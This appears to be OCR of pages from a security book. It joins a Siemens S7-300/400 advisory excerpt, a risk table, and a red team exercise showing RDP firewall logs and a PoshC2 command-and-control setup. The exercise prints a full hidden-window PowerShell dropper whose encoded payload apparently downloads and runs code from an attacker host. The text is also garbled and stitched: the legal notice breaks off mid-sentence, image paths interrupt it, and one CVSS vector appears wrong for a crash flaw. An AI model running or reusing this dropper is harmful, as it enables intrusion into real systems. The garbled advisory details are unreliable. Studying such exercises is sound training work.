
Original release date: March 10, 2020

Legal Notice

All information products included in https://us-cert.cisa.gov/ics are provided "as is" for informational purposes only. The Department regarding any information contained within. DHS does not endorse any commercial product or service, referenced in this product or Light Protocol (TLP) marking in the header. For more information about TLP, see https://us-cert.cisa.gov/tlp/.

1. EXECUTIVE SUMMARY

- CVSS v3 7.5
- **ATTENTION:** Exploitable remotely/low skill level to exploit
- **Vendor:** Siemens
- **Equipment:** SIMATIC S7-300 and SIMATIC S7-400
- **Vulnerabilities:** Information Exposure, Improper Input Validation



4. TECHNICAL DETAILS

4.1 AFFECTED PRODUCTS

The following products are affected:

--------- Begin Update E Part 1 of 1 ---------

- SIMATIC S7-300 CPU family (incl. related ET200 CPUs and SIPLUS variants) all versions
- SIMATIC S7-400 PN/DP V6 and below CPU family (incl. SIPLUS variants) all versions
- SIMATIC S7-400 PN/DP V7 CPU family (incl. SIPLUS variants) all versions
- SIMATIC S7-410 V8 CPU family (incl. SIPLUS variants) all versions (only affected by CVE-2016-9159)

4.2 VULNERABILITY OVERVIEW

4.2.1 INFORMATION EXPOSURE CWE-200


An attacker with network access to Port 102/TCP (ISO-TSAP) or via Profibus could obtain credentials from the PLC if Protection-Level 2 is configured on the affected devices.

CVE-2016-9159 has been assigned to this vulnerability. A CVSS v3 base score of 7.5 has been assigned; the CVSS vector string is (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N).

4.2.2 IMPROPER INPUT VALIDATION CWE-20


Specially crafted packets sent to Port 80/TCP could cause the affected devices to go into defect mode. A cold restart is required to recover the system.


CVE-2016-9158 has been assigned to this vulnerability. A CVSS v3 base score of 7.5 has been assigned; the CVSS vector string is (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N).



Vulnerability·severity¤	**Asset·Criticality¤**	**Attack·Likelihood¤**	**Impact¤**	**Risk·Score¤**	¤
(from·CVE)¤	(from·step·1)¤	(from·threat·modeling)¤	(from·step·1)¤	¤	¤
¤	¤	¤	¤	¤	¤
7.5¤	**4¤**	4¤	5¤	8.4¤	¤


Chapter 16: Red Team/Blue Team Exercises


Company Z's impenetrable web site!! - Mozilla Firefox
Company Z's impenetrable web sit
10.0.0.120
50%
Who dares enter here?



Last 50 Firewall Log Entries. (Maximum 50) Pause □

Action	Time	Interface	Source	Destination
✓	Feb 22 17:09:39	CHINA_NET	222.222.222.222:42366	10.0.0.157:3389
✓	Feb 22 17:09:39	CHINA_NET	222.222.222.222:42364	10.0.0.157:3389
✓	Feb 22 17:09:39	CHINA_NET	222.222.222.222:42362	10.0.0.157:3389
✓	Feb 22 17:09:39	CHINA_NET	222.222.222.222:42360	10.0.0.157:3389
✓	Feb 22 17:09:39	CHINA_NET	222.222.222.222:42358	10.0.0.157:3389
✓	Feb 22 17:09:39	CHINA_NET	222.222.222.222:42356	10.0.0.157:3389
✓	Feb 22 17:09:39	CHINA_NET	222.222.222.222:42354	10.0.0.157:3389
✓	Feb 22 17:09:39	CHINA_NET	222.222.222.222:42352	10.0.0.157:3389
✓	Feb 22 17:09:39	CHINA_NET	222.222.222.222:42350	10.0.0.157:3389
✓	Feb 22 17:09:39	CHINA_NET	222.222.222.222:42348	10.0.0.157:3389
✓	Feb 22 17:09:39	CHINA_NET	222.222.222.222:42346	10.0.0.157:3389
✓	Feb 22 17:09:39	CHINA_NET	222.222.222.222:42344	10.0.0.157:3389
✓	Feb 22 17:09:39	CHINA_NET	222.222.222.222:42342	10.0.0.157:3389
✓	Feb 22 17:09:39	CHINA_NET	222.222.222.222:42340	10.0.0.157:3389
✓	Feb 22 17:09:39	CHINA_NET	222.222.222.222:42338	10.0.0.157:3389
✓	Feb 22 17:09:39	CHINA_NET	222.222.222.222:42336	10.0.0.157:3389
✓	Feb 22 17:09:39	CHINA_NET	222.222.222.222:42334	10.0.0.157:3389



Remote Connection Profile

Name: company-z_rdp-server

Group:

Protocol: RDP - Remote Desktop Protocol

Server: 10.0.0.157

Username: reports_user

Password: ●●●●●●●●●

Domain:


Resolution: ○ Use initial window size ○ Use client resolution

● Custom 1280x960


Colour depth: Automatic (32 bpp) (Server chooses its best format)

Network connection type: None


Share folder: □ (None)



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\reports_user> hostname
Test_ReportsServer
PS C:\Users\reports_user> _
```




```
                  __________            .__.     _________  ________
                  \_______  \____  _____|  |__   \_   ___ \ \_____  \\
                   |     ___/  _ \/  ___/  |  \  /    \  \/  /  ____/
                   |    |  (  <_> )___ \|   Y  \ \     \____/       \\
                   |____|   \____/____  >___|  /  \______  /\_______ \\
                                      \/     \/          \/         \/
         =============== PoshC2 v7.3.1 (a119f79 2021-02-16 14:55:44) ===============


Using existing SQLite3 database / project

Payloads/droppers using powershell.exe:
=======================================
Raw Payload written to: /var/poshc2/Book_ENT-C2/payloads/payload.txt
Batch Payload written to: /var/poshc2/Book_ENT-C2/payloads/payload.bat

powershell -exec bypass -Noninteractive -windowstyle hidden -e WwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAH
AOgBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEAdABpAG8AbgBDAGEAbABsAGIAYQBjAGsAIAA
GUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAVQBUAEYAOAAuAEcAZQB0AFMAdAByAGkAbgBnACgAWwBTAHkAc
CAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAHMAeQBzAHQAZQBtAC4AbgBlAHQALgB3AGU
AByAGkAbgBnACgAJwBoAHQAdABwAHMAOgAvAC8AMgAyADIALgAyADIAMgAuADIAMgAyAC4AMgAyADIALwBUAE8AUwAvAF8AcgBwA

